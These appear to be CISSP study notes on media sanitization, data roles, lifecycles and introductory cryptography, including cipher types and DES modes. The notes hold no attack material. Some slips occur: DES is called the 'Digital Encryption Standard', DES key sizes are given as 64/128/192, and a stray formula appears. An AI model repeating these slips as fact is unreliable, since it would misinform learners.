Sanitization can refer to the destruction of media or using a trusted method to purge classified data from the media without destroying it. This includes removing or destroying data on nonvolatile memory, internal hard drives, and solid-state drives (SSDs). It also includes removing all CDs/DVDs and Universal Serial Bus (USB) drives.

Data remanence is the data that remains on media after the data was supposedly erased. It typically refers to data on a hard drive as residual magnetic flux or slack space. If media includes any type of private and sensitive data, it is important to eliminate data remanence.


Slack space is the unused space within a disk cluster.



<u>Common Data Destruction Methods</u>

Erasing media is simply performing a delete operation against a file, a selection of files, or the entire media. In most cases, the deletion or removal process removes only the directory or catalog link to the data.

Clearing or overwriting, is a process of preparing media for reuse and ensuring that the cleared data cannot be recovered using traditional recovery tools. When media is cleared, unclassified data is written over all addressable locations on the media.



	REUSE	RECYCLE		
	ERASE	DEGAUSS	CRUSH	SHRED
MAGNETIC DRIVES	☑	☑	☑	☑
SOLID STATE DRIVES	☑	☒	☑	☑
TAPES	☒	☑	☒	☑
BENEFIT	Financial Return	Quick and Cost Effective	Quick Visual Confirmation	High Volume Visual Confirmation
NIST 800-88 r1	CLEAR	PURGE		DESTROY


Purging is a more intense form of clearing that prepares media for reuse in less secure environments. A purging process will repeat the clearing process multiple times and may combine it with another method, such as degaussing, to completely remove the data.


Degaussing creates a strong magnetic field that erases data on some media in a process called *degaussing*. hard disk will normally destroy the electronics used to access the data. Degaussing does not affect optical CDs, DVDs, or SSDs.

Destruction is the final stage in the lifecycle of media and is the most secure method of sanitizing media. When destroying media, ensure that the media cannot be reused or repaired and that data cannot be extracted from the destroyed media. Methods of destruction include incineration, crushing, shredding, disintegration, and dissolving using caustic or acidic chemicals. Some organizations remove the platters in highly classified disk drives and destroy them separately.

Record retention involves retaining and maintaining important information as long as it is needed and destroying it when it is no longer needed.


Cloud access security broker (CASB) is software placed logically between users and cloud-based resources. CASB would typically include authentication and authorization controls and ensure only authorized users can access the cloud resources. CASB solutions can also be effective at detecting *shadow IT*. CASBs offer a range of security capabilities, including :
• Access controls: CASBs can be used to enforce access controls and ensure that only authorized users and devices have access to cloud-based resources .
• Data security: CASBs can be used to protect data that is stored on the cloud, including measures such as data encryption and data loss prevention (DLP) .
• Compliance: CASBs can help organizations meet regulatory and compliance requirements when it comes to storing and processing data in the cloud .
• Threat detection and response: CASBs can be used to monitor cloud-based resources for potential threats and vulnerabilities, and to respond to incidents as needed .
CASBs are often used as part of a larger cloud security strategy, along with other security solutions such as **Cloud Security Posture Management (CSPM)** and **Cloud Workload Protection Platforms (CWPP).**





Shadow IT is the use of IT resources (such as cloud services) without the approval of, or even the knowledge of, the IT department. If the IT department doesn't know about the usage, it can't manage it.

Tokenization is the use of a token, typically a random string of characters, to replace other data. It is often used with credit card transactions.




TIP


Tokenization is similar to pseudonymization. Pseudonymization uses pseudonyms to represent other data. Tokenization uses tokens to represent other data. Neither the pseudonym nor the token has any meaning or value outside the process that creates them and links them to the other data. Pseudonymization is most useful when releasing a dataset to a third party (such as researchers aggregating data) without releasing any privacy data to the third party. Tokenization allows a third party (such as a credit card processor) to know the token and the original data. However, no one else knows both the token and the original data.

Pseudonymization refers to the process of using pseudonyms to represent other data. The GDPR refers to pseudonymization as replacing data with artificial identifiers. These artificial identifiers are pseudonyms.

Anonymization is the process of removing all relevant data so that it is theoretically impossible to identify the original subject or person. If done effectively, the GDPR is no longer relevant for the anonymized data.



Information (name)	Anonymized	Pseudonymized
Peter	*****	4We8Kd



Data Roles

Data owner (sometimes referred to as the organizational owner or senior manager) is the person who has ultimate organizational responsibility for data. The owner is typically the chief executive officer (CEO), president, or a department head (DH). Data owners identify the classification of data and ensure that it is labeled properly.

Asset owner (or system owner) is the person who owns the asset or system that processes sensitive data.

Data processor is any system used to process data. The GDPR defines a data processor as "a natural or legal person, public authority, agency, or other body, which processes personal data solely on behalf of the data controller."

Data controller is the person or entity that controls the processing of the data. The data controller decides what data to process, why this data should be processed, and how it is processed.

Data Custodians**:** Data owners often delegate day-to-day tasks to a *data custodian*. A custodian helps protect the integrity and security of data by ensuring that it is properly stored and protected.

User is any person who accesses data via a computing system to accomplish work tasks.

Data subject (not just a subject) as a person who can be identified through an identifier, such as a name, identification number, or other means. As an example, if a file includes PII on Sally Smith, Sally Smith is the data subject.

<u>Security Baselines</u>
Low-Impact Baseline Controls in this baseline are recommended if a loss of confidentiality, integrity, or availability will have a low impact on the organization's mission.

Moderate-Impact Baseline Controls in this baseline are recommended if a loss of confidentiality, integrity, or availability will have a moderate impact on the organization's mission.

High-Impact Baseline Controls in this baseline are recommended if a loss of confidentiality, integrity, or availability will have a high impact on the organization's mission.

Privacy Control Baseline This baseline provides an initial baseline for any systems that process PII. Organizations may combine this baseline with one of the other baselines.

Asset lifecycle The general asset/data lifecycle still applies below:

- ***Identify/classify*** – this is where the information is created or collected, and both value and ownership are determined here.
- ***Secure*** – the information is now secured based on its value/classification, typically articulated as baselines.
- ***Monitor*** – the value of the asset should be monitored for changes, as this will have an impact on protection levels that are applied.
- ***Recover*** – as the asset values change, you'll need the ability to recover from those changes. Typically this is considered backups, redundancy, restoration activities.
- ***Dispose*** – disposal can happen in two ways:
    - **Archive** – long term storage, retention periods apply, owner determines.

- **Defensible Destruction** – eliminating and destroying in a controlled, compliant, and legal method. Entities should have policies for this.

IT asset management lifecycle

- **Planning** is where you would identify the assets, put a value on them, and put them in the inventory.
- ***Assigning*** the security needs, this is where you would classify and categorize the assets. This step likely includes assigning the protection levels or baselines if they exist.
- ***Acquiring*** the asset(s), whether that's internally creating the software or purchasing the hardware.
- **Deployment** refers to deploying the assets and conducting training for all levels of users and support functions.
- ***Managing*** refers to the ongoing and continuous security assessment of the assets. This step includes backup and recovery activities.
- **Retiring** – obviously this step includes disposal.

Data Security Lifecycle:

1. ***Create*** – obviously refers to creation or collection of the data. This might also be where we classify and value the data, and again, try to read between the lines with some of this stuff, this could be the step where we assign security requirements but not implement them just yet.
2. **Store** – where to put the data as it is created/collected. This could be where we apply the protection levels (note: applying protections is different than "assigning" them). ISC2 says that the storage step is often done at the same time as the creation step.
3. **Use** – processing of the data; using internally. It is typically unencrypted while "in process".
4. ***Share*** – sending the data outside to third parties; includes selling, publishing, data exchange agreements, etc. The common body of knowledge talks about having a digital rights management solution in place to control the flow of data, and a data loss prevention solution in place to detect information leakage.
5. ***Archive*** – long term storage. This is when it's not regularly used, or basically when the data leaves active use. This is where things like the age of technology come into play, along with EOL, EOS, which need to be considered in terms of the data's availability. As always, protection levels at this phase depend on classification.
6. **Destruction** – permanent destruction of the data. The method of disposal depends on the data's classification.

Data classification policy defines data classifications, who can access the data, how it should be used, how it is secured, retention periods, and methods of disposal. Some basic steps in creating a Record Retention Policy are as follows:

- Understand business needs and regulatory requirements

- Classify assets or records
- Establish retention periods and destruction methods
- Draft the policy
- Develop training, education, and awareness that discusses the policy
- Audit the policy and procedures
- Review the policy and procedures regularly
- Document the implementation and audit results

Volatile storage

- Power must be supplied for data to persist
- If separated from power, volatile storage will lose data
- Think Registers, SRAM, and DRAM

Non-volatile storage

- Even if power is lost, non-volatile storage will maintain data
- Secondary storage like hard disk drives
- Firmware also classically non-volatile

Sequential access memory/storage

- Storage devices that are read and written to in a sequential order
- Older and slower technology used by magnetic tape

Random access

- Storage devices that allow for jumping to a location and reading or writing of data
- Faster technology that is more complex than sequential access storage

Kiosk service points are remote assets that can process transactions, such as automated teller machines (ATM), and point of sale devices (at stores for purchasing with credit/debit cards). These assets typically don't store transaction information themselves, but rather the applications that support them.

Pervasive encryption is a consumable approach to enable extensive encryption of data in-flight and at-rest to substantially simplify encryption and reduce costs associated with protecting data and achieving compliance mandates.

Enclave is defined as an environment under the control of a single authority with personnel and physical security measures.

Provisioning is concerned with preparing a user, service, or system for active deployment. Provisioning ends with the instantiation of the user, service, or system into the operational status.

Security Metrics: Goal of security metrics is to provide meaningful security data, security Metrics can help an organization begin to understand their threats and vulnerabilities and hopefully, use the data to make better decisions related to security.

Continuous Monitoring: Another complementary approach to deriving better-secured organizations is by leveraging continuous monitoring solutions. Somewhat akin to security metrics, this approach is to try to ensure assessments are made with continuously updated data. Formal risk analysis is time-consuming and represents a point in time. Imagine daily vulnerability status reports vs. quarterly scans.

Security marking reflects applicable laws, directives, policies, regulations, and standards. These markings enable organizational process–based enforcement of security policies.

Security labeling helps to enable information system–based enforcement of security policies. Each organization can define the attributes that are needed to support the organization's mission or business functions. Security labels can be used to control access to information.

Non-disclosure agreements (NDAs) as they are sometimes called, are legally enforceable agreements between parties that are used to ensure that certain information will remain confidential and will not go out.

Non-compete agreements (NCAs) are typically used to prevent the threat of loss of an employee to a similar company as a means of wage negotiation and to prevent the potential loss of company skills to a competitor. NCAs are likely to contain a job description and a geographic restriction for the same reason they contain an expiration date. Without these limitations, a court might consider the NCA to be unreasonable and therefore unenforceable.

Domain 3: Security Architecture and Engineering

Cryptography

Cryptography four fundamental goals: confidentiality, integrity, authentication, and non-repudiation.

Algorithm: The set of mathematical rules used in encryption and decryption.

Cryptography: Science of secret writing that enables you to store and transmit data in a form that is available only to the intended individuals.

Cryptosystem: Hardware or software implementation of cryptography that transforms a message to cipher text and back to plain-text.

Cryptanalysis: Practice of obtaining plain-text from cipher-text without a key or breaking the encryption.

Cryptology: The study of both cryptography and cryptanalysis.

Cipher-text: Data in encrypted or unreadable format.

Encipher: Act of transforming data into an unreadable format.

Decipher: Act of transforming data into a readable format.

Entropy refers to the amount of randomness. As an information security concept, a truly random 32-bit number has 32 bits of entropy. A "fair coin" flip has 1 bit of entropy. A fair coin has an exactly 50/50 chance of landing heads or tails. A truly random 32-bit number would be the equivalent of 32 fair coin flips. Entropy is a critical concept for cryptography, especially as applied to password and passphrase strength.

Key: Secret sequence of bits and instructions that governs the act of encryption and decryption.

Key clustering: Instance when two different keys generate the same cipher-text from the same plain-text.

Key-space: Possible values used to construct keys.

Plain-text: Data in readable format, also referred to as clear-text.

Work factor: Estimated time, effort, and resources necessary to break a cryptosystem.

Symmetric cryptosystems use a shared secret key available to all users of the cryptosystem.

Asymmetric cryptosystems use individual combinations of public and private keys for each user of the system.

Exclusive Or (XOR) is the "secret sauce" behind modern encryption. Combining a key with a plaintext via XOR creates a ciphertext. XOR-ing to same key to the ciphertext restores the original plaintext. Two bits are true (or 1) if one or the other (exclusively, not both) is 1. In other words: If two bits are different, the answer is 1 (true). If two bits are the same, the answer is 0 (false).

Fair cryptosystems: Separate the necessary key required for decryption, but this method takes place in software encryption processes using public key cryptography, whereas key escrow is mainly used when hardware encryption chips are used.

Integrity ensures that data is not altered without authorization.


Authentication verifies the claimed identity of system users and is a major function of cryptosystems.

Nonrepudiation provides assurance to the recipient that the message was originated by the sender and not someone masquerading as the sender. It also prevents the sender from claiming that they never sent the message in the first place (also known as *repudiating* the message).

One-way function is a mathematical operation that easily produces output values for each possible combination of inputs but makes it impossible to retrieve the input values.

Nonce in cryptography means "number once," and this arbitrary number is only used one time in a cryptographic communication. A nonce often includes a timestamp, which means it is only valid during a specific amount of time, to help ensure that it is only used once. If it does not have a time-variant, the nonce will need to be generated with enough random bits to make sure that the probability of it repeating a value that has been generated previously is nearly insignificant. It can ensure that old communications are not being reused, which is the case in *replay attacks*. Salts are quite similar to nonces in that both are random values that are used to increase complexity.

Zero-knowledge proof involves two individuals: Zero-knowledge proofs appear in cryptography in cases where one individual wants to demonstrate knowledge of a fact (such as a password or key) without actually disclosing that fact to the other individual.



Split Knowledge: separation of duties and two-person control contained in a single solution is called *split knowledge*. The best example of split knowledge is seen in the concept of *key escrow*.

Key escrow: a cryptographic key is stored with a third party for safekeeping. When certain circumstances are met, the third party may use the escrowed key to either restore an authorized user's access or decrypt the material themselves. This third party is known as **the *recovery agent***.

Work Factor / Function: You can measure the strength of a cryptography system by measuring the effort in terms of cost and/or time using a ***work function or work factor***. Usually, the time and effort required to perform a complete brute-force attack against an encryption system is what the work function represents.


TIP *Simple English "The time and effort required to break a protective*

Codes, which are cryptographic systems of symbols that represent words or phrases, are sometimes secret, but they are not necessarily meant to provide confidentiality.

Ciphers, on the other hand, are always meant to hide the true meaning of a message. They use a variety of techniques to alter and/or rearrange the characters or bits of a message to achieve confidentiality.

Transposition ciphers use an encryption algorithm to rearrange the letters of a plaintext message, forming the ciphertext message. The decryption algorithm simply reverses the encryption transformation to retrieve the original message.


Substitution ciphers use the encryption algorithm to replace each character or bit of the plaintext message with a different character. ***Caesar cipher*** is an example of this which shifts each letter 3 places to right.



Frequency analysis: Analysis of the frequent patterns of letters used in messages and conversation.

Concealment cipher: Every X number of words within a text, is a part of the real message.


Initialization vector (IV) is a random bit string (a nonce) that is XORed with the message, reducing predictability and repeatability. Size of the IV varies by algorithm but is normally the same length as the block size of the cipher or as large as the encryption key.



<u>Substitution cipher examples</u>

Monoalphabetic is a substitution cipher in which for a given key, the cipher alphabet for each plain alphabet is fixed throughout the encryption process. For example, if 'A' is encrypted as 'D', for any number of occurrences in that plaintext, 'A' will always get encrypted to 'D'.

Polyalphabetic Cipher is a substitution cipher in which the cipher alphabet for the plain alphabet may be different at different places during the encryption process.



Monoalphabetic Cipher		Polyalphabetic Cipher	
Plaintext:	H E L L O	Plaintext:	H E L L O
Ciphertext:	I F M M N	Ciphertext:	I S N W L

One-time pad is an extremely powerful type of substitution cipher. One-time pads use a different substitution alphabet for each letter of the plaintext message. One-time pads are also known as ***Vernam ciphers***.

Vernam cipher is a substitution cipher where each plain text character is encrypted using its own key. This key — or key stream — is randomly generated or is taken from a one-time pad, e.g. a page of a book. The key must be equal in length to the plain text message.

Permutation provides diffusion by "diffusing" (or dissipating) the contents of the plaintext into the ciphertext. It does this by rearranging (permuting) the order. Modern ciphers combine both substitution and permutation.

<u>Polyalphabetic cipher examples</u>

Vigenère cipher uses a longer key (usually a word or sentence). Vigenère cipher is a polyalphabetic cipher involving a matrix of 26 alphabets.

TIP

You may be thinking at this point that the Caesar cipher, Vigenère cipher, and one-time pad sound very similar. They are! The only difference is the key length. The Caesar shift cipher uses a key of length one, the Vigenère cipher uses a longer key (usually a word or sentence), and the one-time pad uses a key that is as long as the message itself.

Running key cipher (also known as a book cipher- polyalphabetic). In this cipher, the encryption key is as long as the message itself and is often chosen from a common book, newspaper, or magazine.

Block ciphers operate on "chunks," or blocks, of a message and apply the encryption algorithm to an entire message block at the same time. The transposition ciphers are examples of block ciphers. Digital Encryption Standard (DES), Triple Digital Encryption Standard (TDES), Advanced Encryption Standard (AES), IDEA, Twofish, Serpent are block cipher.


Stream ciphers operate on one character or bit of a message (or data stream) at a time. The Caesar cipher is an example of a stream cipher. The one-time pad is also a stream cipher because the algorithm operates on each letter of the plaintext message independently.

Confusion occurs when the relationship between the plaintext and the key is so complicated that an attacker can't merely continue altering the plaintext and analyzing the resulting ciphertext to determine the key.


Diffusion occurs when a change in the plaintext results in multiple changes spread throughout the ciphertext. Consider, for example, a cryptographic algorithm that first performs a complex substitution and then uses transposition to rearrange the characters of the substituted ciphertext. In this example, the substitution introduces confusion, and the transposition introduces diffusion.


Symmetric key algorithms rely on a "shared secret" encryption key that is distributed to all members who participate in the communications. This key is used by all parties to both encrypt and decrypt messages, so the sender and the receiver both possess a copy of the shared key. Symmetric key cryptography can also be called *secret key cryptography* and *private key cryptography*. Symmetric key cryptography has several weaknesses:

- Key distribution is a major problem
- Symmetric key cryptography does not implement nonrepudiation
- The algorithm is not scalable
- Keys must be regenerated often



Asymmetric key algorithms provide a solution to the weaknesses of symmetric key encryption. *Public key algorithms* are the most common example of asymmetric algorithms. In these systems, each user has two keys: a public key, which is shared with all users, and a private key (Secret key), which is kept secret and known only to the user. Key size 1024 or 2048 bits.




Cryptography Algorithm

Cryptography
Symmetric
STREAM CIPHER
RC 4 (64)
BLOCK CIPHER
- AES (128,192,256)
- DES (64,128,192)
Asymmetric
Discreate Logarithm
Elgamal
Diffie-Hellman
Prime Factorization
RSA

Prabhnair.in




TABLE 6.8 Comparison of symmetric and asymmetric cryptography systems

Symmetric	Asymmetric
Single shared key	Key pair sets
Out-of-band exchange	In-band exchange
Not scalable	Scalable
Fast	Slow
Bulk encryption	Small blocks of data, digital signatures, digital envelopes, digital certificate
Confidentiality	Confidentiality, integrity (via hashing), authenticity, nonrepudiation (via digital signatures)

Cryptographic Modes of Operation

Data Encryption Standard

DES is a 64-bit block cipher that has five modes of operation: Electronic Code Book (ECB) mode, Cipher Block Chaining (CBC) mode, Cipher Feedback (CFB) mode, Output Feedback (OFB) mode, and Counter (CTR) mode. All of the DES modes operate on 64 bits of plaintext at a time to generate 64-bit blocks of ciphertext. The key used by DES is 56 bits long.
E(K2,E(K,M)) = E(K3,M)

Electronic Code Book (ECB)

- Weakest operational mode of DES
- Identical plaintext input yields identical ciphertext
- No initialization vector employed
- Lack of chaining or feedback allows parallel operations

Cipher Block Chaining (CBC)

- Requires unpredictable initialization vector (IV) for initiating operation
- IV ensures confidentiality given identical or known plaintext
- Chaining – resulting ciphertext used as input for next plaintext encryption
- Due to chaining, operations cannot be carried out in parallel

Cipher Feedback (CFB)

- Acts as stream cipher and allows operating on plaintext sizes smaller than typical block (e.g. 1-bit CFB mode)
- Feedback is the stream style equivalent to chaining
- Requires initialization vector (IV)
- Errors will propagate

Output Feedback (OFB)

- Acts as stream cipher and allows operating on plaintext sizes smaller than typical block (e.g. 1-bit OFB mode)
